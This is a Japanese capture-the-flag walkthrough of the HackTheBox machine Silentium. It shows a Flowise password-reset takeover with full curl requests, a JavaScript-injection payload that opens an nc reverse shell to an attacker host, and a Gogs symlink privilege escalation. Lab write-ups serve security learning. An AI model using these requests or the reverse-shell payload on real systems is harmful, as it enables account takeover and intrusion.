

はじめに
本記事はHackTheBoxのWriteupです。
Machineは、Silentiumです。
Silentiumでは、FlowiseやGogsの脆弱性について学びます。
スキャニング
はじめにポートスキャンを実行します。
以下では事前に用意したシェルを介してポートスキャンを実行しています。
##################
# Port scan tool #
##################
 *Detailed scan :1
 *Full scan     :2


 ***Select scanning method by number***
1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-28 22:18 +0900
Nmap scan report for 10.129.50.7
Host is up (0.27s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.14 seconds
Scan completed
上記ポートスキャンの結果を基に調査を行います。
列挙
ポートスキャンの結果を踏まえて、hostsファイルを編集後silentium.htbにHTTPアクセスすると、以下の様な画面が表示されます。

Silentiumは、機関投資家向けのWebサイトのようです。
ファジング
ffufを実行してファジングを行なったところ、stagingのサブドメインを検出しました。
$ ffuf -w ~/tool/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://silentium.htb -H "Host: FUZZ.silentium.htb" -c -fc 301
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://silentium.htb
 :: Wordlist         : FUZZ: /home/kali/tool/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.silentium.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

staging                 [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 289ms]
:: Progress: [5000/5000] :: Job [1/1] :: 186 req/sec :: Duration: [0:00:33] :: Errors: 0 ::
staging.silentium.htbにHTTPアクセスすると、Flowiseのログイン画面が表示されます。

Flowiseは、オープンソースで開発されているAIエージェントを構築するためのプラットフォームです。
脆弱性分析
Flowiseの脆弱性について調べたところ、CVE-2025-58434及びCVE-2025-59528に関する脆弱性を見つけました。
CVE-2025-58434の脆弱性は、3.0.5以前のバージョンに影響し、forgot-passwordのエンドポイントにおいて、認証や検証なしに有効なパスワードリセットを含む機密情報を返す問題があります。
従って攻撃者は、任意のユーザーのリセットトークンを生成し、直接パスワードをリセットすることで、アカウントを完全に乗っ取る可能性があります。
CVE-2025-59528の脆弱性については、3.0.5バージョンに影響し、CustomMCPノード使用時にユーザーが入力したmcpServerConfigの文字列を解析する際に、検証をせずにJavaScriptを実行することができます。
システムハッキング
上記で発見したCVE-2025-58434を利用して、足場を作ります。
アクセスの獲得
advisoriesの情報を基に以下のコマンドを実行して、benユーザーのリセットトークンを生成します。
$ curl -s -X POST http://staging.silentium.htb/api/v1/account/forgot-password -H "Content-Type: application/json" -d '{"user":{"email":"ben@silentium.htb"}}' | jq
{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG",
    "tempToken": "SNtmBEdaIDvbz1WtwzMT8q36f9aLq1dvgkfLUjIOLQJUzwMOMOPfhuPImH4HB1uw",
    "tokenExpiry": "2026-04-30T15:00:36.923Z",
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    "updatedDate": "2026-04-30T14:45:36.000Z",
    "createdBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "updatedBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73"
  },
  "organization": {},
  "organizationUser": {},
  "workspace": {},
  "workspaceUser": {},
  "role": {}
}
上記で取得したtempTokenの値を利用して、パスワードリセットを行います。
$ curl -s -X POST http://staging.silentium.htb/api/v1/account/reset-password -H "Content-Type: application/json" -d '{"user":{"email":"ben@silentium.htb", "tempToken":"SNtmBEdaIDvbz1WtwzMT8q36f9aLq1dvgkfLUjIOLQJUzwMOMOPfhuPImH4HB1uw", "password":"HackPassword"}}' | jq
{
  "user": {
    "id": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "name": "admin",
    "email": "ben@silentium.htb",
    "credential": "$2a$05$qlkacXo5yHmyh.QcRClgBOPdk.CMw.3WJr8SBFb2V0l3xozSTuRpm",
    "tempToken": "",
    "tokenExpiry": null,
    "status": "active",
    "createdDate": "2026-01-29T20:14:57.000Z",
    "updatedDate": "2026-04-30T14:48:58.000Z",
    "createdBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73",
    "updatedBy": "e26c9d6c-678c-4c10-9e36-01813e8fea73"
  },
  "organization": {},
  "organizationUser": {},
  "workspace": {},
  "workspaceUser": {},
  "role": {}
}
benユーザーのパスワードリセット後、benユーザーとしてログインします。

Flowiseを調査した結果、「API Keys」の画面より使用可能なAPIキーが見つかりました。

以下のようなpayload.jsonを用意します。
{
  "loadMethod": "listActions",
  "inputs": {
    "mcpServerConfig": "({x:(function(){const cp=process.mainModule.require('child_process');cp.exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc REDACTED 4444 >/tmp/f');return 1;})()} )"
  }
}
以下のコマンドを実行して、MCPのトリガーを起動します。
$ curl -s -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP -H "Content-Type: application/json" -H "Authorization: Bearer REDACTED" -d @payload.json | jq
[
  {
    "label": "No Available Actions",
    "name": "error",
    "description": "No available actions, please check your API key and refresh"
  }
]
リバースシェルが取得できました。
listening on [any] 4444 ...
connect to [10.10.15.209] from (UNKNOWN) [10.129.51.62] 42469
sh: can't access tty; job control turned off
/ #
idコマンドを実行すると、ルートユーザーであることが確認できるため、Dockerコンテナの環境と推測できます。
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27sh ben@staging.silentium.htb
ユーザーフラグ
引き続き列挙を行うため、envコマンドを実行すると、SMTP認証情報やFlowiseのパスワードなど、複数の機密情報確認できます。
FLOWISE_PASSWORD=REDACTED
クラックしたパスワードを利用して、SSHログインを行います。
$ ssh ben@silentium.htb
ホームディレクトリより、ユーザーフラグが確認できます。
total 28
drwxr-x--- 3 ben  ben  4096 Apr  8 19:53 ./
drwxr-xr-x 3 root root 4096 Apr  8 09:41 ../
-rw------- 1 ben  ben     0 Apr  8 19:53 .bash_history
-rw-r--r-- 1 ben  ben   220 Jan 29 13:53 .bash_logout
-rw-r--r-- 1 ben  ben  3771 Jan 29 13:53 .bashrc
drwx------ 2 ben  ben  4096 Apr  8 09:41 .cache/
-rw-r--r-- 1 ben  ben   807 Jan 29 13:53 .profile
-rw-r----- 1 root ben    33 Apr 30 12:52 user.txt
ルートフラグ
ルートフラグを取得するためには、権限のエスカレーションが必要なため、引き続き脆弱な箇所を調査します。
ローカルでリッスンしてるポートより、3001番ポートに着目します。
$ ss -aln -t4
State                 Recv-Q                Send-Q                               Local Address:Port                                Peer Address:Port               Process
LISTEN                0                     4096                                     127.0.0.1:8025                                     0.0.0.0:*
LISTEN                0                     4096                                       0.0.0.0:22                                       0.0.0.0:*
LISTEN                0                     511                                        0.0.0.0:80                                       0.0.0.0:*
LISTEN                0                     4096                                     127.0.0.1:1025                                     0.0.0.0:*
LISTEN                0                     4096                                    127.0.0.54:53                                       0.0.0.0:*
LISTEN                0                     4096                                     127.0.0.1:3000                                     0.0.0.0:*
LISTEN                0                     4096                                     127.0.0.1:3001                                     0.0.0.0:*
LISTEN                0                     4096                                 127.0.0.53%lo:53                                       0.0.0.0:*
LISTEN                0                     4096                                     127.0.0.1:35409                                    0.0.0.0:*
SSHポートフォワーディングを行い、3001番ポートにアクセスすると、Gogsを使用していることが分かります。

Gogsは、Go言語で開発されたセルフホスト型のGitサービスです。Gogsの脆弱性について調査したところ、CVE-2025-8110の脆弱性が見つかりました。アカウントを作成してログイン後、「Your Settings」の「Applications」を開きます。

「Token Name」を入力後、「Generate Token」を押します。

アクセストークンが生成されます。

生成したアクセストークンを使用して、GitHubで見つけたPoCを試すと、ルートユーザに昇格できました。
listening on [any] 4444 ...
connect to [REDACTED] from (UNKNOWN) [10.129.52.98] 46750
bash: cannot set terminal process group (1525): Inappropriate ioctl for device
bash: no job control in this shell
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/2#
今度は、正真正銘のルートユーザーであることが確認できます。
id
uid=0(root) gid=0(root) groups=0(root)
おわりに
CVE-2025-8110の脆弱性は、アプリケーションがシンボリックリンクを適切に検証しないことによって、リポジトリ外にファイルを書き込むことが可能となる脆弱性です。
この脆弱性を悪用されることで、攻撃者は重要なファイルを上書きし、リモートコード実行を引き起こす可能性があります。